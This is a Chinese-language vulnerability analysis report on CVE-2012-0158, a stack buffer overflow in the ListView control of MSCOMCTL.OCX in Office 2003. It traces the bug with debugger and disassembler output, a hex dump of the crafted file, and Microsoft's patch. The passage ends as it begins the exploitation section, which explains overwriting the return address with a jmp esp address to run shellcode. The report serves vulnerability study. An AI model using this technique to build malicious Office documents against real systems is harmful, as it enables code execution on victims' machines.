北京蓝森科技有限公司

（CVE-2012-0158）漏洞分析报告

软件名称： Microsoft Office	操作系统：Window 7 专业版(32 位)
软件版本：2003	漏洞编号：CVE-2012-0158
漏洞模块：MSCOMCTL.OCX	危害等级：高危
模块版本：2003	漏洞类型：缓冲区溢出
编译日期：2020-11-19	威胁类型：本地

分析人：张海龙

2021 年 1 月 20 日

目录

1. 软件简介

Microsoft Office 是由 Microsoft(微软)公司开发的一套基于 Windows 操作系统的办公软


件套装。常用组件有 Word、Excel、PowerPoint 等。最新版本为 Microsoft 365(Office 2019)

2. 漏洞成因


CVE-2012-0158 漏洞是一个栈溢出漏洞，该漏洞的产生来自于微软 Office 办公软件中 MSCOMCTL.ocx 中的 MSCOMCTL.ListView 控件检查失误。在读取数据的时候，读取的长度和验证的长度都在文件中，且可以人为修改，进而触发缓冲区溢出，攻击者可以通过精心构造的数据修改 EIP 指向来实现任意代码的执行。

2.1 定位漏洞触发模块

用 OllyDbg 附加 office,打开问题文档，发现弹出错误提示框，通过 esp 找到溢出点




分析溢出点附近堆栈，溢出点下面的堆栈一般是刚刚调用的函数的上一层函数堆栈，溢出后可能已经破坏，溢出点上面的堆栈一般是刚刚执行的函数堆栈，可以发现有一个地址 275C8A0A,可以看出这个地址是 MSCOMCTL 模块中的地址，由此判断刚刚执行的函数中执行了 MSCOMCTL 模块中的代码



2.2 定位漏洞函数

动态调试溢出点所在的函数，可以跟踪到是 CALL275C876D 时出的问题



2.3 分析漏洞成因

重新动态调试观察 CALL275C876D 的参数

```
int __stdcall sub_275C89C7(int a1, BSTR bstrString)
{
  BSTR v2; // ebx@1
  int result; // eax@1
  int v4; // esi@4
  int v5; // [sp+Ch] [bp-14h]@1
  SIZE_T dwBytes; // [sp+14h] [bp-Ch]@3
  int v7; // [sp+18h] [bp-8h]@4
  int v8; // [sp+1Ch] [bp-4h]@8

  v2 = bstrString;
  result = sub_275C876D((int)&v5, bstrString, 0xCu);
  if ( result >= 0 )
  {
    if ( v5 == 1784835907 && dwBytes >= 8 )
    {
      v4 = sub_275C876D((int)&v7, v2, dwBytes); // 漏洞触发函数
      if ( v4 >= 0 )
      {
        if ( !v7 )
```


函数 275C876D 内部

```
int __cdecl sub_275C876D(int a1, LPVOID lpMem, SIZE_T dwBytes)
{
  LPVOID v3; // ebx@1
  int result; // eax@1
  LPVOID v5; // eax@3
  int v6; // esi@4
  int v7; // [sp+Ch] [bp-4h]@1
  const void *lpMema; // [sp+1Ch] [bp+Ch]@3

  v3 = lpMem;
  result = (*(int (__stdcall **)(LPVOID, int *, signed int, _DWORD))(*(_DWORD *)lpMem + 12))(lpMem, &v7, 4, 0);
  if ( result >= 0 )
  {
    if ( v7 == dwBytes )                    // 判断读取的长度是不是传入的长度
                                            // v7是读取出来的
                                            // dwBytes是传入的参数

    {
      v5 = HeapAlloc(hHeap, 0, dwBytes);
      lpMema = v5;
      if ( v5 )
```


在文件中搜索定位长度，发现有两个长度，猜测一个是 dwBytes,一个是 v7

```
0400000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000004C0069007300740056006900650077004100000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000021433412080000006ab0822cbb0500004E087DEB010006001C0000000000000000000000000060001560A000001EFCD
AB00000500985D650107000000080000800500008000000000000000000000000000001FDEECBD0100050090171900000008000004974
6D736400000002000000010000000C000000436F626A6400000082820000828200000000000000000000000000000414141410000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```


在 OllyDbg 中单步调试以及修改 8282 为 8283 对比前后状态，发现两个长度确实一个是 dwBytes,一个是 v7




函数 275C876D 内部




修改 8282 为 8283





函数 275C876D 内部



用 IDA 继续分析，后面疑似有拷贝函数

```
int __cdecl sub_275C876D(int a1, LPVOID lpMem, SIZE_T dwBytes)
{
  LPVOID v3; // ebx@1
  int result; // eax@1
  LPVOID v5; // eax@3
  int v6; // esi@4
  int v7; // [sp+Ch] [bp-4h]@1
  const void *lpMema; // [sp+1Ch] [bp+Ch]@3

  v3 = lpMem;
  result = (*(int (__stdcall **)(LPVOID, int *, signed int, _DWORD))(*(_DWORD *)lpMem + 12))(lpMem, &v7, 4, 0);
  if ( result >= 0 )
  {
    if ( v7 == dwBytes )                    // dwBytes=8282
    {
      v5 = HeapAlloc(hHeap, 0, dwBytes);    // 申请0x8282的空间
      lpMema = v5;
      if ( v5 )
      {
        v6 = (*(int (__stdcall **)(LPVOID, LPVOID, SIZE_T, _DWORD))(*(_DWORD *)v3 + 12))(v3, v5, dwBytes, 0);// 从文件读取0x8282字节的内容
        if ( v6 >= 0 )
        {
          qmemcpy((void *)a1, lpMema, dwBytes);
          v6 = (*(int (__stdcall **)(LPVOID, void *, SIZE_T, _DWORD))(*(_DWORD *)v3 + 12))(
```

用 OllyDbg 找到了执行拷贝的语句

```
275C87C6  .  8BC1          MOV EAX,ECX
275C87C8  .  C1E9 02       SHR ECX,0x2
275C87CB  .  F3:A5         REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]    漏洞触发点
275C87CD  .  8BC8          MOV ECX,EAX
275C87CF  .  8B45 10       MOV EAX,DWORD PTR SS:[EBP+0x10]
275C87D2  .  83E1 03       AND ECX,0x3
```

在读取数据时，读取的长度和验证的长度都在文件中，所以可以自行构造，进而触发栈溢出，栈溢出即在拷贝时，多余的部分向栈地址增加的方向覆盖，当函数返回地址被覆盖的时候，函数返回时会读取被覆盖的数据作为即将执行代码的地址，进而产生未知的后果

产生漏洞的根本原因是一个判断(即 dwbytes>=8)。在函数 sub_275c89c7 中先后调用两次函数 sub_275c876d,第一次调用该函数前分配了 0x14 字节的栈空间，第二次调用该函数前已使用 0xc 字节的空间(剩余 0x8 字节)。在函数内部会有拷贝数据这一行为，若拷贝数据量大于 0x8 字节就会引起栈溢出

```
IDA View-A, Pseudocode-B
IDA View-A
:275C89C7 arg_0           = dword ptr  8
:275C89C7 bstrString      = dword ptr  0Ch
:275C89C7
:275C89C7 ; FUNCTION CHUNK AT .text:275D3085 SIZE 0000001D BYTES
:275C89C7
:275C89C7                 push    ebp
:275C89C8                 mov     ebp, esp
:275C89CA                 sub     esp, 14h        ; 开辟了0x14字节大小的缓冲区
:275C89CD                 push    ebx
:275C89CE                 mov     ebx, [ebp+bstrString]
:275C89D1                 push    esi
:275C89D2                 push    edi
:275C89D3                 push    0Ch             ; dwBytes
:275C89D5                 lea     eax, [ebp+var_14]
:275C89D8                 push    ebx             ; lpMem
:275C89D9                 push    eax             ; int
:275C89DA                 call    sub_275C876D    ; 第一次调用
:275C89DF                 add     esp, 0Ch        ; 使用了0x0c字节大小的栈空间，剩余0x8字节
:275C89E2                 test    eax, eax
:275C89E4                 jl      short loc_275C8A52
:275C89E6                 cmp     [ebp+var_14], 6A626F43h
:275C89ED                 jnz     loc_275D3085
:275C89F3                 cmp     [ebp+dwBytes], 8
:275C89F7                 jb      loc_275D3085
:275C89FD                 push    [ebp+dwBytes]   ; dwBytes
:275C8A00                 lea     eax, [ebp+var_8]
:275C8A03                 push    ebx             ; lpMem
:275C8A04                 push    eax             ; int
:275C8A05                 call    sub_275C876D    ; 第二次调用，复制数据到栈上，导致溢出
:275C8A0A                 mov     esi, eax
:275C8A0C                 add     esp, 0Ch

Pseudocode-B
int __stdcall sub_275C89C7(int a1, BSTR bstrString)
{
  BSTR v2; // ebx@1
  int result; // eax@1
  int v4; // esi@4
  int v5; // [sp+Ch] [bp-14h]@1
  SIZE_T dwBytes; // [sp+14h] [bp-Ch]@3
  int v7; // [sp+18h] [bp-8h]@4
  int v8; // [sp+1Ch] [bp-4h]@8

  v2 = bstrString;
  result = sub_275C876D((int)&v5, bstrString, 0xCu);
  if ( result >= 0 )
  {
    if ( v5 == 1784835907 && dwBytes >= 8 )
    {
      v4 = sub_275C876D((int)&v7, v2, dwBytes);
      if ( v4 >= 0 )
      {
        if ( !v7 )
          goto LABEL_8;
        bstrString = 0;
        v4 = sub_275C8A59((UINT)&bstrString, (int)v2);
        if ( v4 >= 0 )
        {
          sub_275B5BE7(bstrString);
          SysFreeString(bstrString);
LABEL_8:
          if ( v8 )
            v4 = sub_275C8B2B(a1 + 20, v2);
          return v4;
```


官方修改如下，判断 v9(dwBytes)是否等于 8，不为 8 则返回

```
if ( result >= 0 )
{
  if ( v7 != 0x6A626F43 || v8 != 0x64 || v9 != 8 )
    return 0x8000FFFF;
```


3. 利用过程

3.1 分析和设计漏洞 shellcode 的结构


用 010Editor 打开问题文件，分析数据内容，其中 8282 为自定义的缓冲区长度




拷贝来源值原本为 436F626A6400000082820000,拷贝去向首地址如上图缓冲区起始位置，用 OllyDbg 验证
即将拷贝(尚未拷贝)



即将进行第 8 次拷贝



RETN 0x8 可以分解为两条语句 pop eip 与 ESP=ESP+0x8，将 41414141 替换为一个指向语句 jmp esp 的地址，在 41414141 后面 16(16==0x8*2)个字节处是书写 shellcode 的起点。这样当执行 RETN 0x8 之后，eip 会跳到栈顶 esp 指向的位置执行接下来的语句，而栈顶由于加了 0x8，正好指向书写的 shellcode



3.2 在运行的程序中寻找跳板指令地址

